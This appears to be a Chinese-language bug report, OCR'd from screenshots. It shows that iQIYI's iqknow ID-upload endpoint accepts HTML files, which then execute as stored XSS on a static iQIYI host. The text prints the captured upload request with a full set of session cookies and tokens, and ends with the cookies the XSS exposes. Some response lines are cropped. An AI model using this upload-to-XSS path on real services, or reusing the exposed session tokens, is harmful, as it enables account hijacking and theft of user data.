1.https://iqknow.iqiyi.com/#/incomeCenter?type=incomeSet

点击上传身份证并抓包

2.选择上传 html 文件，对后缀没有过滤，返回包返回上传文件的地址

美化 Raw Hex \n


```
POST /api/v1/qyknow/web/merchant/withdraw/upload HTTP/1.1
Host: iqknow.iqiyi.com
Cookie: route=4fb871d47844d6939af148dd61bff6a4; IMS=
IggQABj_gtekBiouCiAxZTQOMzIOYzUwYmQwZDdlYjE5MmJiMWRkZjVhYmN
mZhAAIggIOAUQAhiwCXIkCiAxZTQOMzIOYzUwYmQwZDdlYjE5MmJiMWRkZj
VhYmNmZhAAggEAigEkCiIKIDFlNDQzMjRjNTBiZDBkN2ViMTkyYmIxZGRmN
WFiY2Zm; QC005=b907a23411f21b837e5bfb0d39a82cea; QC173=0;
QC006=isbs1l5apaqm7bg556f0plrr; QC008=
1687348709.1687348709.1687525620.2; TQC030=1; P00004=
.1687348712.3cb5ee184e; QP001=1; QP0017=100; QP0018=100;
QP0013=; IQ_SAAS_QC005=a25dc904db0da040f5a5b088e1926c01;
_gcl_au=1.1.584416923.1687350076; _clck=
1ffuevl|2|fcn|0|1267; P00001=
76BzXiE6ULxJWvJfyoHOOcFlXm2xeKD6KVb1Z1SAzSTHOOI3NVywfjlWx4l
SPZkeoew24; P00003=2216591599; P00010=2216591599; P01010=
1687363200; P00007=
76BzXiE6ULxJWvJfyoHOOcFlXm2xeKD6KVb1Z1SAzSTHOOI3NVywfjlWx4l
SPZkeoew24; P00PRU=2216591599; P00002=
%7B%22uid%22%3A2216591599%2C%22pru%22%3A2216591599%2C%22use
r_name%22%3A%22137****2487%22%2C%22nickname%22%3A%22%5Cu752
8%5Cu6237841e80ef%22%2C%22pnickname%22%3A%22%5Cu7528%5Cu623
7841e80ef%22%2C%22type%22%3A4%2C%22email%22%3A%22%22%7D;
QC160=%7B%22type%22%3A3%2C%22conformLoginType%22%3A0%7D;
QP0037=0; QC170=0; uuid=6f9c60896cd4436982216c675257d0c5;
T00404=b11a4b67a2ee0430da419b17e84bacd9; QC010=40297766;
QC007=DIRECT; QC175=
%7B%22upd%22%3Atrue%2C%22ct%22%3A1687525621977%7D; QC191=;
QC179=
%7B%22vipTypes%22%3A%22%22%2C%22vipType%22%3A0%2C%22userIco
n%22%3A%22%2F%2Fwww.iqiyipic.com%2Fcommon%2Ffix%2Fheadicons
%2Ffemale-130.png%22%2C%22uid%22%3A2216591599%2C%22iconPend
ant%22%3A%22%22%2C%22allVip%22%3Afalse%7D; nu=0; QC189=
5257_B%2C6634_B%2C5465_B%2C5924_D%2C5468_B%2C6151_A%2C5592_
B%2C6031_B%2C5670_B%2C6629_B%2C6050_B%2C6082_B%2C6312_B%2C6
091_B%2C6578_B%2C6237_A%2C6249_C%2C6300_B%2C6456_B%2C6504_C
; QC186=false; QC163=1; QY_PUSHMSG_ID=
b907a23411f21b837e5bfb0d39a82cea; __dfp=
a0ec9cd32109b34b4bbb80461a6397d66c37b3e4d8719abde921583002c
b4cd8f9@1688644712969@1687348713969; satoken=
97c60ab7-020e-4f48-a249-d88b7c31fcb2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/114.0
Accept: application/json, text/plain, */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Satoken: 97c60ab7-020e-4f48-a249-d88b7c31fcb2
Content-Type: multipart/form-data;
boundary=--------------------------230372436326915935235 17
265333
Content-Length: 3279
Origin: https://iqknow.iqiyi.com
Referer: https://iqknow.iqiyi.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

美化 Raw Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 23 Jun
Content-Type: appl
Connection: close
vary: accept-encoc
Access-Control-Al
Access-Control-Al
Access-Control-Al
appId,User-Agent,X
e,referrer,P00001,
,UID,pluginVersion
rsion,p1,feedSign,
Access-Control-Al
Access-Control-Max
Content-Security-P
Content-Security-P
Content-Length: 26

{
  "data":{
    "originalFile
    "url":
    "http://static
    5385332f3fe236
  },
  "resultMsg":"执行
  "resultCode":"A0
  "spendTime":68,
  "requestId":"c2c
}
```

3.打开，发现 html 文件成功被解析，执行 xss


static-s.iqiyi.com/lequ/20230623/25433df39c874722b72b529664437b56.htm
在线靶场
webshell查杀平台
笔记
威胁平台
AI
搜索引擎
红队攻
static-s.iqiyi.com
QC005=b907a23411f21b837e5bfb0d39a82c
QC006=isbs1l5apaqm7bg556f0plrr;
QC008=1687348709.1687348709.168752562
P00004=.1687348712.3cb5ee184e; QP001=1
QP0018=100; QP0013=;
IQ_SAAS_QC005=a25dc904db0da040f5a5b0
_gcl_au=1.1.584416923.1687350076;
_clck=1ffuevl|2|fcn|0|1267;
P00001=76BzXiE6ULxJWvJfyoHOOcFlXm2xe
HOOI3NVywfjIWx4lSPZkeoew24; P00003=22
P00010=2216591599; P01010=1687363200;
P00007=76BzXiE6ULxJWvJfyoHOOcFlXm2xe
HOOI3NVywfjIWx4lSPZkeoew24; P00PRU=22
P00002=%7B%22uid%22%3A2216591599%2
%22%3A2216591599%2C%22user_name%22
%22137****2487%22%2C%22nickname%22%
%22%5Cu7528%5Cu6237841e80ef%22%2C%
%22%3A%22%5Cu7528%5Cu6237841e80ef%
%22%3A4%2C%22email%22%3A%22%22%7
%7B%22type%22%3A3%2C%22conformLogi
%22%3A0%7D; QP0037=0; QC170=0;
uuid=6f9c60896cd4436982216c675257d0c5;
T00404=b11a4b67a2ee0430da419b17e84ba
QC010=40297766; QC007=DIRECT; QC175=
%22%3Atrue%2C%22ct%22%3A1687525621
QC191=; QC179=%7B%22vipTypes%22%3A%
%2C%22vipType%22%3A0%2C%22userIcon%
%2Fwww.iqiyipic.com%2Fcommon%2Ffix%2F
male-130.png%22%2C%22uid%22%3A22165
%2C%22iconPendant%22%3A%22%22%2C%
%22%3Afalse%7D; nu=0;
QC189=5257_B%2C6634_B%2C5465_B%2C5
%2C6151_A%2C5592_B%2C6031_B%2C5670
C6050_B%2C6082_B%2C6312_B%2C6091_B%
37_A%2C6249_C%2C6300_B%2C6456_B%2C